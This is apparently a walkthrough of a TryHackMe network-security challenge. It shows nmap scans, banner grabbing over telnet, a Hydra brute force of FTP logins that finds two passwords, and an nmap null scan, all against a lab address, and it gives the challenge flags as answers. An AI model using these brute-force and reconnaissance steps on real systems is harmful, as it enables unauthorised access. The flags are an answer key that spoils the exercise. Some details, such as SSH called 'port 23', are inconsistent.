
THM NetSec Challenge



TASK 2





Chart | Scoreboard | Discuss | Writeups | More

Difficulty: Medium



10%

Task 1 Introduction

Task 2 Challenge Questions

You can answer the following questions using Nmap, Telnet, and Hydra.

Answer the questions below

What is the highest port number being open less than 10,000?

Answer format: **** Submit

There is an open port outside the common 1000 ports; it is above 10,000. What is it?

Answer format: ***** Submit

How many TCP ports are open?

Answer format: * Submit

What is the flag hidden in the HTTP server header?

Title	IP Address	Expires	
NetSecMod Room 09 Challenge v1.11	10.10.50.23	1h 56m 34s	? Add 1 hour Terminate

Answer format: ***{**********} Submit

We have an FTP server listening on a nonstandard port. What is the version of the FTP server?

Answer format: ****** *.*.* Submit

We learned two usernames using social engineering: `eddie` and `quinn`. What is the flag hidden in one of these two account files and accessible via FTP?


Answer format: ***{**********} Submit Hint

Browsing to `http://10.10.50.23:8080` displays a small challenge that will give you a flag once you solve it. What is the flag?

Answer format: ***{********} Submit Hint

Task 3 Summary

The command with nmap that we can issue is the following since it is a fictitious scenario, we will opt for speed, doing an aggressive -T4 scan with a minimum rate of 1K packets per second.



Answer the questions below

What is the highest port number being open less than 10,000?

8080 — Correct Answer

There is an open port outside the common 1000 ports; it is above 10,000. What is it?

10021 — Correct Answer

How many TCP ports are open?

6 — Correct Answer

As the challenge mentioned, we will use telnet to connect to port 80 "HTTP" and thus obtain the flag.

```
┌──(root㉿scarly)-[/home/sky/Pictures/Screenshots]
└─# telnet 10.10.50.23 80
Trying 10.10.50.23...
Connected to 10.10.50.23.
Escape character is '^]'.
GET / HTTP/1.1
host:scarly

HTTP/1.1 200 OK
Vary: Accept-Encoding
Content-Type: text/html
Accept-Ranges: bytes
ETag: "229449419"
Last-Modified: Tue, 14 Sep 2021 07:33:09 GMT
Content-Length: 226
Date: Mon, 12 Feb 2024 07:04:45 GMT
Server: lighttpd THM{web_server_25352}

<!DOCTYPE html>
<html lang="en">
<head>
  <title>Hello, world!</title>
  <meta charset="UTF-8" />
  <meta name="viewport" content="width=device-width,initial-scale=1" />
</head>
<body>
  <h1>Hello, world!</h1>
</body>
</html>
Connection closed by foreign host.
```

What is the flag hidden in the HTTP server header?

THM{web_server_25352} Correct Answer

We apply the same for the SSH server, in this case port 23.

```
┌──(root㉿scarly)-[/home/sky/Pictures/Screenshots]
└─# telnet 10.10.50.23 22
Trying 10.10.50.23...
Connected to 10.10.50.23.
Escape character is '^]'.
SSH-2.0-OpenSSH_8.2p1 THM{946219583339}
```

What is the flag hidden in the SSH server header?

THM{946219583339} Correct Answer

In this case, since we do not find anything below 10,000 ports, we will opt for a scan from 10,000 up to 65,535 total possibilities and a -sV to obtain the version information that the question asks for, we will also apply the -Pn to avoid pings and -n to avoid DNS resolution and so that the search is faster as well as the ones we already used previously -T4 and min rate configured at 1000 packets per second.

```
┌──(root㉿scarly)-[/home/sky]
└─# nmap -p 10000- -sV 10.10.50.23 -n -Pn -T4 --min-rate=1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-12 01:15 CST
Nmap scan report for 10.10.50.23
Host is up (0.15s latency).
Not shown: 55535 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
10021/tcp open  ftp     vsftpd 3.0.3
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.77 seconds
```

We have an FTP server listening on a nonstandard port. What is the version of the FTP server?

vsftpd 3.0.3 Correct Answer

For this case, I will create a small file with the possible users and in this way, test both users. I will also set a thread rate to 16 or default to increase speed.

```
┌──(root㉿scarly)-[/usr/share/wordlists]
└─# echo eddie"\n"quinn > users.txt

┌──(root㉿scarly)-[/usr/share/wordlists]
└─# cat users.txt
eddie
quinn

┌──(root㉿scarly)-[/usr/share/wordlists]
└─#
```

In this case we will use -L instead of -l since it is a list and not a specific user.

```
┌──(root㉿scarly)-[/usr/share/wordlists]
└─# hydra -L users.txt -P rockyou.txt ftp://10.10.50.23:10021
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-12 02:31:
39
[DATA] max 16 tasks per 1 server, overall 16 tasks, 28688798 login tries (l:2/p:
14344399), ~1793050 tries per task
[DATA] attacking ftp://10.10.50.23:10021/
[10021][ftp] host: 10.10.50.23   login: eddie   password: jordan
[10021][ftp] host: 10.10.50.23   login: quinn   password: andrea
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-12 02:32:
05
```

So now we just need to logged in both accounts to discover the flag.

```
┌──(root㉿scarly)-[/usr/share/wordlists]
└─# ftp eddie@10.10.50.23 10021
Connected to 10.10.50.23.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||30941|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> exit
221 Goodbye.
```

```
┌──(root㉿scarly)-[/usr/share/wordlists]
└─# ftp quinn@10.10.50.23 10021
Connected to 10.10.50.23.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||30079|)
150 Here comes the directory listing.
-rw-rw-r--    1 1002     1002           18 Sep 20  2021 ftp_flag.txt
226 Directory send OK.
ftp> get ftp_flag.txt
local: ftp_flag.txt remote: ftp_flag.txt
229 Entering Extended Passive Mode (|||30766|)
150 Opening BINARY mode data connection for ftp_flag.txt (18 bytes).
100% |**********************************|    18      199.75 KiB/s    00:00 ETA
226 Transfer complete.
18 bytes received in 00:00 (0.08 KiB/s)
ftp> exit
221 Goodbye.
```


```
┌──(root㉿scarly)-[/usr/share/wordlists]
└─# ls
amass       dnsmap.txt      ftp_flag.txt  metasploit   sqlmap.txt  wifite.txt
dirb        fasttrack.txt   john.lst      nmap.lst     users.txt
dirbuster   fern-wifi       legion        rockyou.txt  wfuzz

┌──(root㉿scarly)-[/usr/share/wordlists]
└─# cat ftp_flag.txt
THM{321452667098}
```

We learned two usernames using social engineering: `eddie` and `quinn`. What is the flag hidden in one of these two account files and accessible via FTP?

THM{321452667098} Correct Answer Hint


FINAL CHALLENGE



```
┌──(root㉿scarly)-[/home/sky]
└─# nmap -sN 10.10.50.23 --reason
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-12 02:52 CST
Nmap scan report for 10.10.50.23
Host is up, received reset ttl 63 (0.16s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE         SERVICE      REASON
22/tcp   open|filtered ssh          no-response
80/tcp   open|filtered http         no-response
139/tcp  open|filtered netbios-ssn  no-response
445/tcp  open|filtered microsoft-ds no-response
8080/tcp open|filtered http-proxy   no-response

Nmap done: 1 IP address (1 host up) scanned in 7.37 seconds
```

Null Scan is the way to get the complete the challenge



Browsing to `http://10.10.50.23:8080` displays a small challenge that will give you a flag once you solve it. What is the flag?

THM{f7443f99} Correct Answer Hint